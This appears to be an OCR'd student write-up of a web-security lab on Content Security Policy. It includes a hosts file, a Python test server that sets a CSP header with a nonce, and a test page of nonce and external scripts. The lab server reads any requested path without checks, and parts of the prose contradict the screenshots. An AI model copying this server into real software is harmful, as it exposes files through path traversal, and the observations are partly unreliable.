
Then we type the following URLs one by one
http://www.example32.com:8000/csptest.html

http://www.example68.com:8000/csptest.html
http://www.example79.com:8000/csptest.html


We observe that in each URL some get executed as OK and some areas failed because in the csptest.html, only the JavaScript
code satisfying the conditions can be executed: from the same origin, from example 68.com, or has as nonce 1rA2345 .

But we notice that example79 also executed as OK because it it recognized as an inner /self in the code.

Part2: to make 1,2,4,5,and ,6 executed as OK we add the following piece of code in server program:
‘nonce-2rB3333’  *.example79.com:8000




```
127.0.0.1   localhost
127.0.1.1   VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1   www.repackagingattacklab.com
127.0.0.1   www.seedlabclickjacking.com
127.0.0.1   www.example32.com
127.0.0.1   www.example68.com
127.0.0.1   www.example79.com

```





File Edit Selection Find View Goto Tools Project 9:02 PM


http_server.py × csptest.html ×


```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
                     "default-src 'self';"
                     "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()

```



~/Documents/Lab/csptest.html - Sublime Text (UNREGISTERED)
En
9:01 PM
http_server.py
csptest.html
1 <html>
2 <h2 >CSP Test</h2>
3 1. Inline: Correct Nonce: Failed
4 2. Inline: Wrong Nonce: Failed
5 3. Inline: No Nonce: Failed
6 4. From self: Failed
7 5. From example68.com: Failed
8 6. From example79.com: Failed
9
10 <script type="text/javascript" nonce="1rA2345">
11 document.getElementById('area1').innerHTML = "OK";
12 </script>
13
14 <script type="text/javascript" nonce="2rB3333">
15 document.getElementById('area2').innerHTML = "OK";
16 </script>
17
18 <script type="text/javascript">
19 document.getElementById('area3').innerHTML = "OK";
20 </script>
21
22 <script src="script1.js"> </script>
23 <script src="http://www.example68.com:8000/script2.js"> </script>
24 <script src="http://www.example79.com:8000/script3.js"> </script>
25
26 <button onclick="alert('hello')">Click me</button>
27 </html>
28
29



En
9:00 PM
Samy : XSS Lab Site
example32.com:8000/csptest
www.example32.com:8000/csptest.html
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed
Click me

